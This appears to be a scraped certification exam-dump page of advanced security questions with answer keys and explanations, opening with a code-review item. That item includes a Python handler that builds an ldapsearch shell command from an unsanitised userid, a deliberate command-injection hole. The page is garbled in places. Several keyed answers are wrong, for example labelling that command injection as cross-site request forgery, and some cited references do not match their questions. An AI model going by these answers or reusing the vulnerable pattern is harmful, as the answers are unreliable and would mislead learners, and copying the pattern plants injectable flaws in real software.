URL: https://comptia.org/profiles/userdetails?userid=103


Web server code:
…
String accountQuery = "SELECT * from users WHERE userid = ?";
PreparedStatement stmt = connection.prepareStatement(accountQuery);
stmt.setString(1, request.getParameter("userid"));
ResultSet queryResponse = stmt.executeQuery();
…
```

Code Snippet 2



```
Caller:
URL: https://comptia.org/api/userprofile?userid=103



API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer((‘192.168.0.5, 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
 userId = request.getParam(userid)

 ldapLookup = ‘ldapsearch -D “cn=‘ + userId + ‘” -W -p 389
                        -h loginserver.comptia.org
                        -b “dc=comptia,dc=org” -s sub -x “(objectclass=*)”’
 accountLookup = subprocess.popen(ldapLookup)

 if (userExists(accountLookup))
     accountFound = true
 else
     accountFound = false
...
```

Vulnerability 1:
? SQL injection
? Cross-site request forgery
? Server-side request forgery
? Indirect object reference
? Cross-site scripting
Fix 1:
? Perform input sanitization of the userid field.
? Perform output encoding of queryResponse,
? Ensure usex:ia belongs to logged-in user.
? Inspect URLS and disallow arbitrary requests.
? Implement anti-forgery tokens.
Vulnerability 2
1) Denial of service
2) Command injection
3) SQL injection
4) Authorization bypass
5) Credentials passed via GET
Fix 2
A) Implement prepared statements and bind variables.
B) Remove the serve_forever instruction.
C) Prevent the "authenticated" value from being overridden by a GET parameter.
D) HTTP POST should be used for sensitive parameters.
E) Perform input sanitization of the userid field.

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Code Snippet 1
Vulnerability 1: SQL injection
SQL injection is a type of attack that exploits a vulnerability in the code that interacts with a database. An attacker can inject malicious SQL commands into the input fields, such as username or password, and execute them on the database server. This can result in data theft, data corruption, or unauthorized access.
Fix 1: Perform input sanitization of the userid field.
Input sanitization is a technique that prevents SQL injection by validating and filtering the user input values before passing them to the database. The input sanitization should remove any special characters, such as quotes, semicolons, or dashes, that can alter the intended SQL query. Alternatively, the input sanitization can use a whitelist of allowed values and reject any other values.
Code Snippet 2
Vulnerability 2: Cross-site request forgery
Cross-site request forgery (CSRF) is a type of attack that exploits a vulnerability in the code that handles web requests. An attacker can trick a user into sending a malicious web request to a server that performs an action on behalf of the user, such as changing their password, transferring funds, or deleting data. This can result in unauthorized actions, data loss, or account compromise.
Fix 2: Implement anti-forgery tokens.
Anti-forgery tokens are techniques that prevent CSRF by adding a unique and secret value to each web request that is generated by the server and verified by the server before performing the action. The anti-forgery token should be different for each user and each session, and should not be predictable or reusable by an attacker. This way, only legitimate web requests from the user’s browser can be accepted by the server.

NEW QUESTION 192
Over the last 90 days, many storage services has been exposed in the cloud services environments, and the security team does not have the ability to see is creating these instance. Shadow IT is creating data services and instances faster than the small security team can keep up with them. The Chief information security Officer (CIASO) has asked the security officer (CISO) has asked the security lead architect to architect to recommend solutions to this problem.

Which of the following BEST addresses the problem best address the problem with the least amount of administrative effort?

A. Compile a list of firewall requests and compare than against interesting cloud services.
B. Implement a CASB solution and track cloud service use cases for greater visibility.
C. Implement a user-behavior system to associate user events and cloud service creation events.
D. Capture all log and feed then to a SIEM and then for cloud service events

Answer: C

NEW QUESTION 193
A recent data breach stemmed from unauthorized access to an employee's company account with a cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information.
Which of the following BEST mitigates inappropriate access and permissions issues?

A. SIEM
B. CASB
C. WAF
D. SOAR

Answer: C

Explanation:

Reference: https://www.cloudflare.com/en-gb/learning/ddos/glossary/web-application- firewall-waf/

NEW QUESTION 194
A security analyst is using data provided from a recent penetration test to calculate CVSS scores to prioritize remediation. Which of the following metric groups would the analyst need to determine to get the overall scores? (Select THREE).

A. Temporal
B. Availability
C. Integrity
D. Confidentiality
E. Base
F. Environmental
G. Impact
H. Attack vector

Answer: AEF

Explanation:
The three metric groups that are needed to calculate CVSS scores are Base, Temporal, and Environmental. The Base metrics represent the intrinsic characteristics of a vulnerability that are constant over time and across user environments. The Temporal metrics represent the characteristics of a vulnerability that may change over time but not across user environments. The Environmental metrics represent the characteristics of a vulnerability that are relevant and unique to a particular user's environment. Verified References:

- https://nvd.nist.gov/vuln-metrics/cvss
- https://www.first.org/cvss/specification-document

NEW QUESTION 196
Company A acquired Company B. During an initial assessment, the companies discover they are using the same SSO system. To help users with the transition, Company A is requiring the following:
• Before the merger is complete, users from both companies should use a single set of usernames and passwords.
• Users in the same departments should have the same set of rights and privileges, but they should have different sets of rights and privileges if they have different IPs.
• Users from Company B should be able to access Company A's available resources. Which of the following are the BEST solutions? (Select TWO).

A. Installing new Group Policy Object policies
B. Establishing one-way trust from Company B to Company A
C. Enabling multifactor authentication
D. Implementing attribute-based access control
E. Installing Company A's Kerberos systems in Company B's network
F. Updating login scripts

Answer: BD

Explanation:
Establishing one-way trust from Company B to Company A would allow users from Company B to access Company A's resources using their existing credentials. Implementing attribute-based access control would allow users to have different sets of rights and privileges based on their attributes, such as department and IP address. Verified References:

- https://www.cloudflare.com/learning/access-management/what-is-sso/
- https://frontegg.com/blog/a-complete-guide-to-implementing-single-sign-on
- https://learn.microsoft.com/en-us/host-integration-server/esso/enterprise-single-sign-on-basics

NEW QUESTION 197
A network administrator for a completely air-gapped and closed system has noticed that anomalous external files have been uploaded to one of the critical servers. The administrator has reviewed logs in the SIEM that were collected from security appliances, network infrastructure devices, and endpoints. Which of the following processes, if executed, would be MOST likely to expose an attacker?

A. Reviewing video from IP cameras within the facility
B. Reconfiguring the SIEM connectors to collect data from the perimeter network hosts
C. Implementing integrity checks on endpoint computing devices
D. Looking for privileged credential reuse on the network

Answer: A

Explanation:
Reviewing video from IP cameras within the facility would be the most likely process to expose an attacker who has compromised an air-gapped system. Since air-gapped systems are isolated from external networks, an attacker would need physical access to the system or use some covert channel to communicate with it. Video surveillance could reveal any unauthorized or suspicious activity within the facility that could be related to the attack. Verified References:

- https://www.welivesecurity.com/wp-content/uploads/2021/12/eset_jumping_the_air_gap_wp.pdf
- https://en.wikipedia.org/wiki/Air-Gap_Malware
- https://www.techtarget.com/searchsecurity/essentialguide/How-air-gap-attacks-challenge-the-notion-of-se

NEW QUESTION 202
A hospitality company experienced a data breach that included customer Pll. The hacker used social engineering to convince an employee to grant a third-party application access to some company documents within a cloud file storage service. Which of the following is the BEST solution to help prevent this type of attack in the future?

A. NGFW for web traffic inspection and activity monitoring
B. CSPM for application configuration control
C. Targeted employee training and awareness exercises
D. CASB for OAuth application permission control

Answer: D

Explanation:
The company should use CASB for OAuth application permission control to help prevent this type of attack in the future. CASB stands for cloud access security broker, which is a software tool that monitors and enforces security policies for cloud applications. CASB can help control which third-party applications can access the company’s cloud file storage service and what permissions they have. CASB can also detect and block any unauthorized or malicious applications that try to access the company’s data. Verified References:

- https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
- https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engin
- https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

NEW QUESTION 206
A consultant needs access to a customer's cloud environment. The customer wants to enforce the following engagement requirements:
• All customer data must remain under the control of the customer at all times.
• Third-party access to the customer environment must be controlled by the customer.
• Authentication credentials and access control must be under the customer's control.
Which of the following should the consultant do to ensure all customer requirements are satisfied when accessing the cloud environment?

A. use the customer's SSO with read-only credentials and share data using the customer's provisioned secure network storage
B. use the customer-provided VDI solution to perform work on the customer's environment.
C. Provide code snippets to the customer and have the customer run code and securely deliver its output
D. Request API credentials from the customer and only use API calls to access the customer's environmen

Answer: B

Explanation:
The consultant should use the customer-provided VDI solution to perform work on the customer’s environment. VDI stands for virtual desktop infrastructure, which is a technology that allows users to access a virtual desktop hosted on a remote server. VDI can help meet the customer’s requirements by ensuring that all customer data remains under the customer’s control at all times, that third-party access to the customer environment is controlled by the customer, and that authentication credentials and access control are under the customer’s control. Verified References:

- https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
- https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engin
- https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

NEW QUESTION 210
An administrator at a software development company would like to protect the integrity of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers
B. The CA has included the certificate in its CR
C. The certificate is set for the wrong key usage.
D. Each application is missing a SAN or wildcard entry on the certificate

Answer: C

Explanation:
The most likely cause of the signature failing is that the certificate is set for the wrong key usage. Key usage is an extension of a certificate that defines the purpose and functionality of the public key contained in the certificate. Key usage can include digital signature, key encipherment, data encipherment, certificate signing, and others. If the certificate is set for a different key usage than digital signature, it will not be able to sign the applications properly. The administrator should check the key usage extension of the certificate and make sure it matches the intended purpose. Verified References:

https://www.wintips.org/how-to-fix-windows-cannot-verify-the-digital-signature-for-this-file-error-in-win
- https://softwaretested.com/mac/how-to-fix-a-digital-signature-error-on-windows-10/
- https://support.microsoft.com/en-us/office/digital-signatures-and-certificates-8186cd15-e7ac-4a16-8597-2

NEW QUESTION 213
A systems administrator at a web-hosting provider has been tasked with renewing the public certificates of all customer sites. Which of the following would BEST support multiple domain names while minimizing the amount of certificates needed?

A. ocsp
B. CRL
C. SAN
D. CA

Answer: C

Explanation:
The administrator should use SAN certificates to support multiple domain names while minimizing the amount of certificates needed. SAN stands for Subject Alternative Name, which is an extension of a certificate that allows it to include multiple fully-qualified domain names (FQDNs) within the same certificate. For example, a SAN certificate can secure www.example.com, www.example.net, and mail.example.org with one certificate. SAN certificates can reduce the cost and complexity of managing multiple certificates for different domains. SAN certificates can also support wildcard domains, such as *.example.com, which can cover any subdomain under that domain. Verified References:
- https://www.techtarget.com/searchsecurity/definition/Subject-Alternative-Name
- https://www.techtarget.com/searchsecurity/definition/wildcard-certificate
- https://www.nexcess.net/help/what-is-a-multi-domain-ssl-certificate/

NEW QUESTION 217
A local university that has a global footprint is undertaking a complete overhaul of its website and associated systems. Some of the requirements are:
• Handle an increase in customer demand of resources
• Provide quick and easy access to information
• Provide high-quality streaming media
• Create a user-friendly interface
Which of the following actions should be taken FIRST?

A. Deploy high-availability web server
B. Enhance network access controls.
C. Implement a content delivery networ
D. Migrate to a virtualized environment.

Answer: C

Explanation:
A content delivery network (CDN) is a geographically distributed network of servers that can cache content close to end users, allowing for faster and more efficient delivery of web content, such as images, videos, and streaming media. A CDN can also handle an increase in customer demand of resources, provide high-quality streaming media, and create a user-friendly interface by reducing latency and bandwidth consumption. A CDN can also improve the security and availability of the website by mitigating DDoS attacks and providing redundancy. Verified References:
- https://www.cloudflare.com/learning/cdn/what-is-a-cdn/
- https://learn.microsoft.com/en-us/azure/cdn/cdn-overview
- https://en.wikipedia.org/wiki/Content_delivery_network

NEW QUESTION 221
A security architect is tasked with securing a new cloud-based videoconferencing and collaboration platform to support a new distributed workforce. The security architect's key objectives are to:
• Maintain customer trust
• Minimize data leakage
• Ensure non-repudiation
Which of the following would be the BEST set of recommendations from the security architect?

A. Enable the user authentication requirement, enable end-to-end encryption, and enable waiting rooms.
B. Disable file exchange, enable watermarking, and enable the user authenticationrequirement.
C. Enable end-to-end encryption, disable video recording, and disable file exchange.
D. Enable watermarking, enable the user authentication requirement, and disable video recording.

Answer: B

Explanation:

Disabling file exchange can help to minimize data leakage by preventing users from sharing sensitive documents or data through the videoconferencing platform. Enabling watermarking can help to maintain customer trust and ensure non-repudiation by adding a visible or invisible mark to the video stream that identifies the source or owner of the content. Enabling the user authentication requirement can help to secure the videoconferencing sessions by verifying the identity of the participants and preventing unauthorized access. Verified References:
? https://www.rev.com/blog/marketing/follow-these-7-video-conferencing-security-best-practices
? https://www.paloaltonetworks.com/blog/2020/04/network-video-conferencing- security/
? https://www.megameeting.com/news/best-practices-secure-video-conferencing/

NEW QUESTION 222
A security analyst is reviewing a new IOC in which data is injected into an online process. The IOC shows the data injection could happen in the following ways:

• Five numerical digits followed by a dash, followed by four numerical digits; or
• Five numerical digits
When one of these IOCs is identified, the online process stops working. Which of the following regular expressions should be implemented in the NIPS?

A. ^\d{4}(-\d{5})?$
B. ^\d{5}(-\d{4})?$
C. ^\d{5-4}$
D. ^\d{9}$

Answer: B

NEW QUESTION 226
An investigator is attempting to determine if recent data breaches may be due to issues with a company's web server that offers news subscription services. The investigator has gathered the following data:
• Clients successfully establish TLS connections to web services provided by the server.
• After establishing the connections, most client connections are renegotiated
• The renegotiated sessions use cipher suite SHR. Which of the following is the MOST likely root cause?

A. The clients disallow the use of modern cipher suites
B. The web server is misconfigured to support HTTP/1.1.
C. A ransomware payload dropper has been installed
D. An entity is performing downgrade attacks on path

Answer: D

Explanation:

A downgrade attack is a type of man-in-the-middle attack that forces two hosts to use an older or weaker version of the TLS protocol or its parameters. The attacker does this by replacing or deleting the STARTTLS command or exploiting the compatibility features of the protocol. The purpose of the attack is to create a pathway for enabling a cryptographic attack that would not be possible in case of a connection that is encrypted over the latest version of TLS protocol. The IOC shows that most client connections are renegotiated after establishing the connections, which could indicate that an entity is performing downgrade attacks on path by interfering with the initial handshake and making the client and server agree on a lower version of TLS or a weaker cipher suite. Verified References:
? https://en.wikipedia.org/wiki/Downgrade_attack
? https://crypto.stackexchange.com/questions/10493/why-is-tls-susceptible-to-protocol-downgrade-attacks
?https://venafi.com/blog/preventing-downgrade-attacks/

NEW QUESTION 231
A security engineer has been informed by the firewall team that a specific Windows workstation is part of a command-and-control network. The only information the security engineer is receiving is that the traffic is occurring on a non-standard port (TCP 40322). Which of the following commands should the security engineer use FIRST to find the malicious process?

A. tcpdump
B. netstar
C. tasklist
D. traceroute
E. ipconfig

Answer: B

Explanation:

Netstat is a command-line tool that can be used to find the malicious process that is using a specific port on a Windows workstation. Netstat displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). To find the process that is using a specific port, such as TCP 40322, the security engineer can use the following command:
netstat -ano | findstr :40322
This command will filter the netstat output by the port number and show the process identifier (PID) of the process that is using that port. The security engineer can then use the task manager or another tool to identify and terminate the malicious process by its PID. Verified References:
? https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat
? https://www.howtogeek.com/28609/how-can-i-tell-what-is-listening-on-a-tcpip-port- in-windows/

NEW QUESTION 235
......